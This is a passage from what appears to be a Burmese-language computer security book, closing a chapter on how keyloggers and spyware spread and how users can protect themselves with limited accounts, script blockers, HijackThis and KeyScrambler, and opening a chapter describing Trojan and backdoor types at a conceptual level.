ထံသို့လည်း လွတ်လပ်စွာ ပြန်လည် အစီရင်ခံပေးပို့နိုင်မှာဖြစ်ပါတယ်။

ဘာကြောင့်လဲဆိုရင်တော့ Kernel level မှာ run တာ ဖြစ်လို့ သူ့ကို Anti-virus တွေ၊ anti-spyware program တွေကနေ ရှာဖွေတွေ့ရှိနိုင်ဖို့ ခက်ခဲလို့ ဖြစ်ပါတယ်။ Anti-virus (or) anti-spyware တွေသည် user level application တွေဖြစ်ကြပြီးတော့ ring 3 မှာ run ပါတယ်။ ring 0 ကို ရှာတွေ့နိုင်စွမ်း မရှိကြပါဘူး။ ကျွန်တော်တို့အနေနဲ့ Keylogger တွေရဲ့ သဘော လုပ်ဆောင်ပုံတွေကို သိရှိပြီ ဖြစ်လို့ ကာကွယ်နိုင်ဖို့အတွက် လုပ်ဆောင်ရမှာတွေကို ဆက်ပြီး ဆွေးနွေးပါမယ်။

Protecting Yourself

Keylogger တွေသည် malware ကြီးတွေရဲ့ တစ်စိတ်တစ်ပိုင်း ဖြစ်တယ်ဆိုတာ ကျွန်တော်တို့ မျှော်မှန်းထားရပါမယ်။ malware ဆိုတာက malicious software ကို ခေါ်ဆိုတာဖြစ်ပြီး Trojan or rootkit တစ်မျိုးမျိုးလည်း ဖြစ်နေနိုင်ပါတယ်။ Trojan ဆိုတာ ကျွန်တော်တို့အနေနဲ့ အကျိုးရှိမယ့် တစ်စုံတစ်ရာအဖြစ် ဟန်ဆောင်ပြီး ဝင်ရောက်လာတဲ့အမျိုးအစား တစ်ခု ဖြစ်ကာ ကျွန်တော်တို့ရဲ့ အချက်အလက်တွေကို ထောက်လှမ်း ရယူနိုင်ဖို့ Keylogger တွေကို ပေါင်းစပ်ထည့်သွင်းထားနိုင်တဲ့ spyware တစ်မျိုးလည်း ဖြစ်ပါတယ်။ rootkit ဆိုတာကတော့ Kernel Keylogger တွေလိုပဲ user တွေအနေနဲ့ သိဖို့ခက်တဲ့ Kernel ထဲမှာ install ထားတဲ software တစ်ခုလို့ အကြမ်းဖျင်း မှတ်သားထားနိုင်ပါတယ်။


Spyware တွေ ပြန့်ပွားကြသလိုပါပဲ။ Keylogger တွေသည်လည်း malicious code တွေ ပါဝင်နေတဲ့ website တွေကနေတစ်ဆင့် drive-by download တွေကနေ ကျွန်တော်တို့ရဲ့ system ထဲကို ကူးစက်လေ့ရှိပါတယ်။ ဒါတင်မဟုတ်သေးဘဲ ကျွန်တော်တို့ ပုံမှန်ဝင်ရောက်ကြည့်နေကျ website တစ်ခုခုကို malicious hacker တွေက ထိန်းချုပ်ပြင်ဆင်ပြီး ကျွန်တော်တို့ မရိပ်မိအောင် ထည့်သွင်းသွားတာတွေ

ကနေလည်း ကူးစက်နိုင်ပါတယ်။ user တွေအတွက်ကတော့ ဒါသည် သိပ်ကြီးမားတဲ့ issue တစ်ခု ဖြစ်နေပါတယ်။ ကျွန်တော်တို့သည် နေ့စဉ်လိုလို website တွေကို ဝင်ရောက် ကြည့်ရှုနေကြပါတယ်။ Facebook သည်လည်း website တစ်ခု ဖြစ်ပါတယ်။ ဒါကြောင့် စိတ်ဝင်စားစရာ website link တွေကို Facebook Post တွေထဲမှာ တွေ့ရှိနိုင်ပြီး အဲသည်ကနေတစ်ဆင့် Website ပေါင်းများစွာကို ကျွန်တော်တို့ ဝင်ကြည့်ဖြစ်နေကြလို့ပါပဲ။

အချို့သော website တွေက article တွေကို ဖွင့်ကြည့်တဲ့အခါ pop-up တွေ၊ spinner page တွေ၊ virus warning (fake) page တွေ ပွင့်ပွင့်လာတတ်တာကိုလည်း ကျွန်တော်တို့ ကြုံဖူးကောင်း ကြုံဖူးကြမှာပါ။ ဒါဆို ကျွန်တော်တို့ရဲ့ company (or) organization တွေထဲမှာ ဒီလို spyware (or) keylogger တွေ ကူးစက်ခံရခြင်းမှ ကာကွယ်ဖို့ ဘာတွေကို လုပ်ဆောင်ဖို့ လိုအပ်မလဲ။ တတ်နိုင်သမျှ ကြိုတင်ကာကွယ်ကြည့်ရအောင်ပါ။

ပထမဆုံးအချက်ကတော့ ကျွန်တော်တို့ရဲ့ လုပ်ငန်းသုံးဖြစ်စေ တစ်ကိုယ်ရေသုံးဖြစ်စေ ကွန်ပျူတာတွေကို သာမန် လုပ်ဆောင်ချက်တွေ လုပ်ဆောင်တဲ့အခါတွေမှာ root (or) administrator account ကို မသုံးဖို့ ဖြစ်ပါတယ်။ Administrator account ကို strong password တစ်ခုခု ထားထားပြီး other user account တွေကိုသာ ဖွင့်သုံးစေဖို့ပါ။ administrator access လိုအပ်ပါကလည်း run as administrator လုပ်လို့ရတာကြောင့် အဆင်ပြေမယ်လို့ ယူဆပါတယ်။ ဒီနည်းလမ်းက ကျွန်တော်တို့ကို အတော်အသင့် ကာကွယ်ပေးနိုင်ပါတယ်။

နောက်တစ်ခုက ကျွန်တော်တို့သုံးတဲ့ Browser သည် Firefox browser ဖြစ်ပါက Mozila Firefox >> Menu >> add-on >> plugins မှာ no script လို့ ရိုက်ရှာပြီး scripts တွေကို တားဆီးထားပေးနိုင်တဲ့ Plugins ကို ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။ Google Chrome user တွေအတွက်လည်း no script suit extension ကို ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။ အသုံးပြုမယ်ဆိုရင်တော့ Facebook ကို ဝင်ရောက်ရာမှာ Java Script တွေ အလုပ်မလုပ်တာကြောင့် ဒါတွေကို သုံးနိုင်ဖို့အတွက်တော့ web add လုပ်ပေးရမှာဖြစ်ပါတယ်။



အစိမ်းရောင် + ကို click ခြင်းအားဖြင့် အလွယ်တကူ add နိုင်ပါတယ်။ အလုပ်နည်းနည်းပိုရှုပ်ပေမယ့် safe ဖြစ်ပါတယ်။ Script ပါတဲ့ site တွေကို အပြာရောင် script noti နဲ့ ပြပေးထားပါတယ်။ (ကျွန်တော့်ရဲ့ http://www.khitminnyo.com မှာလည်း Zawgyi to Unicode ပြောင်းလဲရွေးချယ်နိုင်မယ့် Change Font script ကို ထည့်သုံးထားတာကြောင့် ဖွင့်ကြည့်လို့ရပေမယ့် Font Change တဲ့ switch မပေါ်ဘဲ ရှိတတ်ပါတယ်။ Zawgyi font install ထားရင်တော့ add ထားစရာ မလိုအပ်ပါဘူး။ add ထားရင်လည်း မည်သည့်အန္တရာယ်မျှ မရှိပါခင်ဗျာ။) :)

ဒါတွေအပြင် free sharing file တွေ၊ Pirate Bay တို့လို torrent file တွေကို အသုံးမပြုခြင်းကလည်း ကောင်းမွန်တဲ့ security measure တစ်ခု ဖြစ်ပါတယ်။ crack ထားပြီး ပြန်တင်ထားတဲ့ application တွေကို မသုံးသင့်ပါဘူး။ ဒ့ါပြင် Pop-up ad တွေကိုလည်း click မလုပ်သင့်ပါ။ နောက်တစ်ခုက ActiveX install တာတွေ၊ စိတ်ချယုံကြည်ရမှု မရှိတဲ့ Browser add-on တွေကို ထည့်သွင်းမသုံးဖို့ ဖြစ်ပါတယ်။ နောက်တစ်ချက်အနေနဲ့ anti-virus တွေနဲ့ anti-spyware တွေကို အသုံးပြုဖို့ရယ် update ပုံမှန် ပြုလုပ်ဖို့ရယ် ဖြစ်ပါတယ်။

ခုဖော်ပြခဲ့တဲ့ နည်းလမ်းတွေကို လုပ်ဆောင်ထားရင် ၁၀၀% လုံခြုံပြီလို့ မဆိုလိုပါ။ Hacker တွေသည် defender တွေရဲ့ အပေါ်မှာ အမြဲတမ်း ရှိနေကြပါတယ်။ ဒါပေမယ့် ကျွန်တော် ဆွေးနွေးခဲ့တာလေးတွေကို လုပ်ဆောင်ထားမယ်ဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ စနစ်ကို ဝင်ရောက်နိုင်ဖို့ ပိုမိုခက်သွားမှာဖြစ်ပြီး တော်ရုံ စမ်းသပ်ကြည့်ချင်သူ တွေအတွက်တော့ ဒီထက်ပိုလွယ်မယ့် ပစ်မှတ်ကို ပြောင်းလဲသွားစေပါလိမ့်မယ်။


နောက်ဆုံးအနေနဲ့ ကျွန်တော့်ဆရာ ဆုံးမခဲ့တဲ့ စကားလေးတစ်ခွန်းကို ပြန်လည် မျှဝေပေးလိုပါတယ်။ ဆရာ ပြောလေ့ရှိတာက "Free software is not free" တဲ့။ တကယ်တမ်း အခမဲ့ဆိုတာ pro version တွေကို သုံးစွဲချင်လာအောင် ကြော်ငြာအနေနဲ့ ထုတ်ထားတဲ့ version မျိုးတောင် အခမဲ့ မရပါဘူး။ (အနည်းဆုံးတော့ ကြော်ငြာလေး ကြည့်ပေးရတာပါပဲ)။ ဒါဆို License version ကို crack ပြီး ပြန်မျှဝေပေးနေနိုင်တဲ့ software တွေကလည်း free မဟုတ်။ အနည်းဆုံးတော့ မိမိရဲ့ Information တွေကို gather လုပ်သွားတာ ခံရမှာဖြစ်ပြီး ကျွန်တော်တို့ရဲ့ အချက်အလက်သည် သူတို့အတွက် အသုံးတည့်ပါက ယူသုံးသွားတာ ခံရပါမယ်။ အသုံးမတည့်တဲ့ အချက်အလက်တွေနဲ့ သာမန်သုံးသူ တစ်ယောက်ရဲ့ information တွေကိုတော့ စိုးရိမ်စရာမလိုဘူးပေါ့။

ထိုသို့ spyware တွေကို ရှာဖွေရာမှာ Penetration tester တွေ အသုံးများဆုံးသော software တစ်ခုကတော့ open source tool တစ်ခုဖြစ်တဲ့ HiJackThis ပါ။ Trend Micro က ပိုင်ဆိုင်ခဲ့တာ ဖြစ်ပြီး open source အဖြစ် ဖြန့်ဝေပေးခဲ့ပါတယ်။ (free နဲ့ open source တူညီခြင်းမရှိပါ။ အခမဲ့ ရတာချင်းသာ တူပါတယ်။) Anti-virus company များစွာမှာလည်း သူတို့ product တွေကို အစမ်းသဘော ပေးသုံးတဲ့ free

anti-virus တွေ ရှိကြပါတယ်။ ဒါပေမယ့် ဒါတွေကို ကျွန်တော်တို့ ကွန်ပျူတာတွေမှာ စောစီးစွာ ထည့်သွင်းသုံးထားဖို့ လိုအပ်ပါတယ်ခင်ဗျ။ ကူးစက်ခံရပြီးမှ ထပ်ထည့်တာမျိုး ကတော့ စိတ်ချရမှုပိုင်းမှာ အားနည်းနေမှာပဲ ဖြစ်ပါတယ်။

HijackThis


ဒီ application ကို ရယူချင်တယ်ဆိုရင်တော့ bit.ly/kmn-hjt (or) bit.ly/hjt-kmn တို့ကနေ ရယူနိုင်ပါတယ်။



အသုံးပြုပုံတွေကတော့ ရိုးစင်းရှင်းလင်းလို့ မဖော်ပြတော့ပါဘူး။ Do a system scan and save log file က system ထဲမှာ scan ဖတ်ပေးရုံမက Logfile ကိုပါ သိမ်းပေးပါတယ်။ scan only သာ လုပ်လိုပါက Do a system scan only နဲ့ scan နိုင်ပါတယ်။

Key Scrambler

Spyware တွေနဲ့ Keylogger တွေရဲ့ ရန်ကနေ ကာကွယ်နိုင်မယ့် နောက်ထပ် နည်းလမ်း တစ်ခုကတော့ Key Scrambler ကို အသုံးပြုဖို့ ဖြစ်ပါတယ်။ ကာကွယ်တယ် ဆိုတာထက် keylogger ကို ရှုပ်ထွေးသွားအောင် လုပ်ပစ်တာဆို ပိုမှန်ပါမယ်။ သူ့ရဲ့ လုပ်ဆောင်ပုံက keyboard ကနေ ရိုက်သွင်းလိုက်တဲ့ keystroke တွေကို keylogger ကနေ မမှတ်နိုင်သေးခင်မှာ encrypt ပြုလုပ်လိုက်တာ ဖြစ်ပါတယ်။



ကျွန်တော်တို့ရဲ့ Browser မှာ bit.ly/kmn-ksb လို့ ရိုက်ထည့်ပြီး ဒေါင်းယူရရှိနိုင်ပါတယ်။ ဒေါင်းရမယ့်နေရာမှာတော့ personal (free) version, Pro version နဲ့ Premium version ဆိုပြီး ရှိသလို Pro နဲ့ Premium တွေကတော့ Paid version တွေ ဖြစ်ကာ တစ်ကြိမ် ဝယ်ယူရင် ကွန်ပျူတာ သုံးလုံးထိ သုံးနိုင်မှာ ဖြစ်ပါတယ်။ Free version လေးနဲ့ပဲ နမူနာ စမ်းသုံးပြပါမယ်။ ဆွဲပြီး install ပြီးပြီ ဆိုပါစို့။

Install ပြီးတာနဲ့ reboot လုပ်ခိုင်းမှာ ဖြစ်ပြီး ကွန်ပျူတာ ပြန်ပွင့်လာတာနဲ့ လုပ်ငန်းစတင်လုပ်ဆောင်ပါတယ်။ premium version တွေကတော့ power စ ဖွင့်တာနဲ့ စတင်တာဝန်ထမ်းဆောင်နိုင်ပြီး user login လုပ်တာတွေကိုတောင် encrypt လုပ်ပေးနိုင်ပါတယ်။ Kernel Based Keylogger တွေကိုပါ အဆင်မပြေအောင် လုပ်ဆောင်ပေးနိုင်စွမ်းပါတယ်။ Free version မှာတော့ Windows Login information တွေကို ကာကွယ်နိုင်စွမ်းမရှိပေမယ့် Program တွေ စတင်နိုင်တဲ့အချိန်ကနေ စပြီး encryption method နဲ့ ကာကွယ်ထားနိုင်ပါတယ်။

ဒီလောက်ဆို Spyware & Keylogger တွေနဲ့ ပတ်သက်ပြီး အတော်အသင့် နားလည်သဘောပေါက်ပြီလို့ ယူဆပါတယ်။ နောက်ထပ် Chapter တစ်ခု ဆက်ဆွေးနွေးရအောင်ပါ။

CHAPTER 19: Trojans & Backdoors

Introduction

Trojan horse လို့ ကျွန်တော်တို့ သိကြတဲ့ Trojan သည် malware program တစ်မျိုး ဖြစ်ပါတယ်။ worm တွေလို ကိုယ်တိုင် ပွားနိုင်ခြင်း မရှိပေမယ့် အပြင်ပန်းမှာ တရားဝင် software တွေလို အယောင်ဆောင်ဝင်ရောက်ပြီး အထဲမှာတော့ ကျွန်တော်တို့ရဲ့ information တွေကို ခိုးယူဖို့ စီစဥ်ဖန်တီးထားတဲ့ Malicious code တွေ ပါဝင်တာကြောင့် သတိထားရမယ့် အမျိုးအစားတစ်ခု ဖြစ်ပါတယ်။ ဒါ့ပြင် Trojan horse program ထဲမှာ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာထဲကို ကူးစက်နိုင်စေမယ့် malware တွေလည်း ပါဝင်နေနိုင်ပါတယ်။

Troy မြို့တော်စစ်ပွဲအကြောင်း ကျွန်တော်တို့ ကြားသိခဲ့ကြဖူးပါတယ်။ Trojan war လို့ခေါ်ဆိုတဲ့ သမိုင်းဝင် ထရိုဂျန်စစ်ပွဲမှာ ဂရိတွေက Troy မြို့တော်ထဲကို ဝင်ရောက်နိုင်စေဖို့အတွက် နည်းပရိယာယ်သုံးပြီး ဖန်တီးခဲ့ကြတဲ့ Trojan မြင်းရုပ်ကြီးကို အစွဲပြုပြီး ခေါ်ဆိုနေကြတဲ့ Trojan Horse သည်လည်း ထရိုဂျန် မြင်းရုပ်ကြီးရဲ့ သဘောတရား အတိုင်း လုပ်ဆောင်ပြမူပါတယ်။ Trojan တွေဟာ Backdoor တာဝန်တွေတွေကိုလည်း ထမ်းဆောင်တတ်ကြပြီး ပြင်ပက connection တွေကို ကျွန်တော်တို့ရဲ့ စနစ်ထဲကို ဝင်ရောက်နိုင်ဖို့ကိုလည်းပဲ ခွင့်ပြုပေးတတ်ကြပါတယ်။

Trojan တွေကို detect လုပ်နိုင်ဖို့ မလွယ်ကူပါဘူး။ ဒါပေမယ့် Trojan တွေ ရောက်ရှိနေပြီဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာမှာ Internet Bandwidth တွေ သိသိသာသာ တက်လာမှာဖြစ်ပါတယ်။ Trojan တွေဟာ ဝင်ရောက်လာပြီးချိန်မှာ သူ့ကိုယ်သူ အခြားဖိုင်တွေထဲကို inject ပြုလုပ်ခြင်း လုံးဝ မပြုလုပ်ပါဘူး။ အခြားဖိုင်တွေကိုပါ infect ဖြစ်စေတာက Virus ဖြစ်ပါတယ်။ ထို့အတူ Trojan တွေဟာ သူ့ဘာသာသူလည်း မပွားပါဘူး။ မိမိကိုယ်ကိုယ် propagate (or) replicate လုပ်နိုင်တာ

worm တွေသာ ဖြစ်ပါတယ်။ နောက်တစ်ခန်းမှာ ဆက်ဆွေးနွေးသွားပါမယ်။ စိတ်ပျက်စရာ အကောင်းဆုံး Trojan ကတော့ ကျွန်တော်တို့ ကွန်ပျူတာထဲမှာ ရှိနေတဲ့ Virus တွေကို ရှင်းပေးမယ်ဆိုပြီး ရောက်ရှိလာတဲ့ Trojan အမျိုးအစားတွေ ဖြစ်ပါတယ်။

Trojan တွေသည် Backdoor တာဝန်ကို ထမ်းဆောင်နိုင်တယ်လို့ ဆွေးနွေးခဲ့တယ်နော်။ Backdoor ဆိုတာ computer system တစ်ခုကို ချိတ်ဆက်ရာမှာ Authentication method ကို bypass လုပ်နိုင်ဖို့အတွက် အသုံးပြုတာ ဖြစ်ပါတယ်။ အိမ်ရှေ့က ဝင်ဖို့မလွယ်တဲ့အခါ နောက်ဖေးပေါက်ကို အသုံးပြုနိုင်ခြင်း ကိုကိုယ်စားပြု ခေါ်ဆိုခြင်းလည်း ဖြစ်ပါတယ်။ Traditional backdoor တွေမှာ symmetric nature (ခေါက်ချိုးညီ သဘောသဘာဝ) ရှိကြပါတယ်။ ဆိုလိုတာကတော့ အစွန်းနှစ်ဘက်မှာ same connection ရှိရပါမယ်။ infection တစ်ခုထက်ပိုပြီး ကူးစက်ခံခဲ့ရတဲ့ PC တွေမှာ အဆိုပါ Backdoor တွေ ကျန်ရှိနေခဲ့နိုင်ပြီး တစ်စုံတစ်ယောက်က ထို Backdoor ကို ရှာဖွေတွေ့ရှိသွားပါက ၎င်းကို အသုံးချသွားနိုင်မှာ ဖြစ်ပါတယ်။

အကယ်၍ connection both ends မှာသာ မတူညီခဲ့ဘူးဆိုရင်တော့ asymmetric backdoor တွေကို အသုံးပြုနိုင်ပါတယ်။ ထိုသို့သော တိုက်ခိုက်မှုမျိုးကို Kleptography လို့ ခေါ်ဆိုပြီး ယနေ့ Cryptovirology နယ်ပယ်ရဲ့ အစိတ်အပိုင်းကြီး တစ်ရပ်အဖြစ် ပါဝင်နေပါတယ်။

malware တွေကို ဖန်တီးရာမှာ အလွယ်တကူ ပြန့်ပွားစေဖို့လည်း စဉ်းစား ရပါတယ်။ ပြန့်ပွားဖို့ မလွယ်ပါက malware သည် ထိရောက်မှု ရှိမှာမဟုတ်ပါဘူး။ အဲသလို malware တွေကို ဖြန့်ရာမှာတော့ botnet ရဲ့ အခန်းကဏ္ဍသည် အရေးပါတဲ့ နေရာကနေ ပါဝင်လာပါတယ်။ Attacker သည် malware ဆီ ရောက်နိုင်မယ့် link ကို ထည့်သွင်းထားတဲ့ spam message တွေကို ပေးပို့ပါတယ်။ မသင်္ကာမဖြစ်မိလိုက်တဲ့ victim က အဆိုပါ link ကို click မိရာကနေ ကူးစက် ပြန့်ပွားသွားပါတယ်။ ထိုသို့သော malware တွေကို တရားဝင် site တွေထဲမှာလည်း မြှုပ်နှံထားနိုင်ပါသေးတယ်။

အဆိုပါ message မျိုးတွေမှာတော့ victim ရဲ့ သိလိုစိတ်ကို နှိုးဆွပေးနိုင်သော စကားလုံးအချို့ကို ခေါင်းကြီးပိုင်းမှာ ဖော်ပြထားလေ့ရှိပါတယ်။ ဥပမာ - မိမိတို့ရဲ့ friend (or) mutual friend ဘယ်သူရဲ့ ရှက်စရာကောင်းတဲ့ ဓာတ်ပုံ စသည်ဖြင့် သိလိုစိတ် ဖြစ်စေမယ့် အကြောင်းအရာမျိုးကို social engineering သုံးပြီး ပေးပို့လေ့ရှိကြပါတယ်။ ထိုသို့ ပေးပို့ရာမှာ မိမိရဲ့ သူငယ်ချင်းဟန်ဆောင်ပြီး ပေးပို့တာမျိုး ဖြစ်နိုင်ပါတယ်။

ထိုသို့သော တိုက်ခိုက်မှုမျိုးမှာဆိုရင်တော့ executable file ကို download ယူခိုင်းတာမျိုး (သို့မဟုတ်) Browser တွေရဲ့ Vulnerability ပေါ် မူတည်ပြီး တိုက်ခိုက်နိုင်မယ့် exploit တွေကို လွှင့်တင်ထားတဲ့ web page ဆီ ခေါ်ဆောင်သွား တာမျိုး စသည်ဖြင့် ပုံစံမျိုးစုံ တွေ့မြင်ရနိုင်ပါတယ်။ ဒါတွေအပြင် USB, DVD, Plugin စတာတွေကနေလည်းပဲ ရရှိလာနိုင်ပါသေးတယ်။ Free software တွေကို တရားဝင် ရယူနိုင်မယ့် website တွေ များစွာ ရှိနေပေမယ့် user တွေကတော့ ပြန်တင်ပေးတဲ့သူတွေ ဆီက ဖြစ်စေ၊ အလွယ်တကူ ဝယ်လို့ရတဲ့ ခွေတွေကနေ ဖြစ်စေ

ထည့်သွင်းကြတာများပါတယ်။ အခမဲ့ပြန်တင်ပေးတဲ့ origin မဟုတ်တဲ့နေရာတွေကနေ ပြန်မျှပေးတဲ့ software တွေကို ပြန်လည် စစ်ဆေးကြည့်တဲ့အခါ malware တွေနဲ့ ပေါင်းစပ်ထားတာတွေ၊ malicious code တွေ ထပ်ထည့်ထားတာတွေ၊ crack file မှာ malware တွေ ထည့်ထားတာတွေ စတာတွေကို ကြုံတွေ့ကြရပါတော့တယ်။

Capabilities

malware တွေသည် ကောင်း/ဆိုး action နှစ်မျိုးလုံး လုပ်ဆောင်နိုင်ကြပါတယ်။ တကယ်တော့ malware ဆိုတာ ကျွန်တော်တို့ကိုယ်တိုင်က သိသိလျက်နဲ့ ဖြည့်သွင်းလိုက်ရတဲ့ application မျိုး မဟုတ်ပါဘူး။ ကျွန်တော်တို့ရဲ့ knowledge မပါဘဲ လျက် ကျွန်တော်တို့ရဲ့ စနစ်အတွင်းမှာ နေရာဝင်ယူပြီး attacker ရဲ့ အကျိုးစီးပွားအတွက် ဖြစ်စေ၊ ကျွန်တော်တို့ စနစ်မှာ ပျက်စီးယိုယွင်းအောင်ဖြစ်စေ လုပ်ဆောင်တဲ့ software တစ်ခုခုရဲ့ အစိတ်အပိုင်း ဖြစ်နေနိုင်ပါတယ်။

malware တွေသည် victim ရဲ့ ကွန်ပျူတာကိုဖြစ်စေ၊ victim computer ကနေ အခြားသော ကွန်ပျူတာတွေကို ဖြစ်စေ DoS attack တွေ လုပ်ဆောင်နိုင်တဲ့အစွမ်းလည်း ရှိကြပါတယ်။ FTP Trojan အဖြစ်လည်း malware တွေကို အသုံးပြုနိုင်ကြပါသေးတယ်။ Trojan တွေ အမျိုးအစား များစွာ ရှိသလို စွမ်းဆောင်ရည်တွေလည်း ကွာခြားကြပါတယ်။ Trojan Banker ကို Bank account တွေနဲ့ Debit (or) Credit card တွေကို ခိုးယူနိုင်ဖို့ အသုံးပြုကြပါတယ်။ Trojan တွေသည် ကူးစက်ခံရတဲ့ ကွန်ပျူတာကနေ password တွေ၊ cached password တွေ စတာတွေကို scan ရယူပြီး hacker ထံ ပြန်လည်ပေးပို့ပါတယ်။

DoS attack Trojan ကတော့ ကူးစက်ခံရတဲ့ ကွန်ပျူတာတွေကနေ အခြားအခြားသော ကွန်ပျူတာတွေထံကို DDoS တိုက်ခိုက်ရာမှာ ပူးပေါင်းပါဝင်စေဖို့ လုပ်ဆောင်နိုင်ပါတယ်။ ကျွန်တော်တို့ စက်ထဲမှာ ရှိနေတဲ့ အခြားသော virus တွေကို ဖယ်ပေးရင်း နေရာဝင်ယူတတ်တဲ့ Fake Anti-Virus Trojan လည်း ရှိပါသေးတယ်။ Trojan တို့ရဲ့ ထုံးစံအတိုင်း အချက်အလက်တွေကို လှို့ဝှက် ရယူဖို့ ဆိုပေမယ့် အဆိုပါ Trojan အမျိုးအစားကတော့ money ခိုးယူဖို့သာ အဓိကထား လုပ်ဆောင်ပါတယ်။ သူက ဘယ်လောက်ထိ လည်သလဲဆိုရင် သူ့ကို ဖယ်မပစ်စေဖို့အတွက် virus တွေကို မကြာခဏ ပြလေ့ရှိပြီး clean တစ်ချက်နှိပ်ရုံနဲ့ ဖြေရှင်းနိုင်တာမို့လို့ ကျွန်တော်တို့ရဲ့ မိတ်ဆွေအဖြစ် ကွန်ပျူတာထဲမှာ ထားထားမိတတ်ပါတယ်။ တကယ်တမ်းမှာတော့ သူရှာတွေ့ခဲ့တယ်ဆိုတဲ့ (မကြာခဏ ဖော်ပြပေးနေတဲ့ 1 or 2 အရေအတွက်ရှိတဲ့) virus တွေဟာ တကယ်မရှိပါဘူး။ သူ့ဘာသာ notification (warning) အတု ပြပြီး ဖယ်ရှားတဲ့အခါမှာလည်း လိမ်ညာဖယ်ရှားလိုက်ခြင်းသာ ဖြစ်ပါတယ်။ နောက်ပိုင်း အချိန်ကြာလာတဲ့အခါ Virus များစွာကို ဖော်ပြလာတတ်ပြီး clean ရန် ငွေတောင်းခံတာမျိုးတွေ လုပ်လာပါတော့တယ်။ ဒ့ါပြင် အခြားသော Anti-virus pro တွေကိုလည်း သူ့ထံမှာ ဈေးသက်သာစွာနဲ့ ရောင်းချပါလိမ့်ဦးမယ်။ ကျွန်တော်တို့ကသာ ကျွန်တော်တို့ရဲ့ Credit

card information ကို ဖြည့်ပြီး သူ့ဆီက ဈေးသက်သက်သာသာ ဝယ်မိလိုက်ပြီဆိုရင်တော့ သူ ရရှိသွားတဲ့ အချက်အလက်တွေကို သုံးပြီး ကျွန်တော်တို့ရဲ့ ကဒ်ထဲက ထုတ်လို့ရသလောက် ငွေတွေကို ထုတ်သွားတော့မှာပါ။

Gamer တွေ မုန်းတဲ့ Game Thief Trajan တစ်မျိုး ရှိပါသေးတယ်။ သူကတော့ Online Game account တွေကို အဓိက ပစ်မှတ်ထားပါတယ်။ Online Game Account တွေမှာ Payment information တွေပါ ပါတတ်တာမို့လို့ Credit card နဲ့ ချိတ်ဆက်ထားတဲ့ account တွေဆိုရင် ငွေကြေးဆုံးရှုံးမှုပါ ပါသွားပါတော့တယ်။ Game သမားတွေကတော့ ငွေကြေးထက် မိမိအချိန်ပေး ကစားထားရတဲ့ high level တွေကို ပိုပြီး နှမြောတတ်ကြပါတယ်။

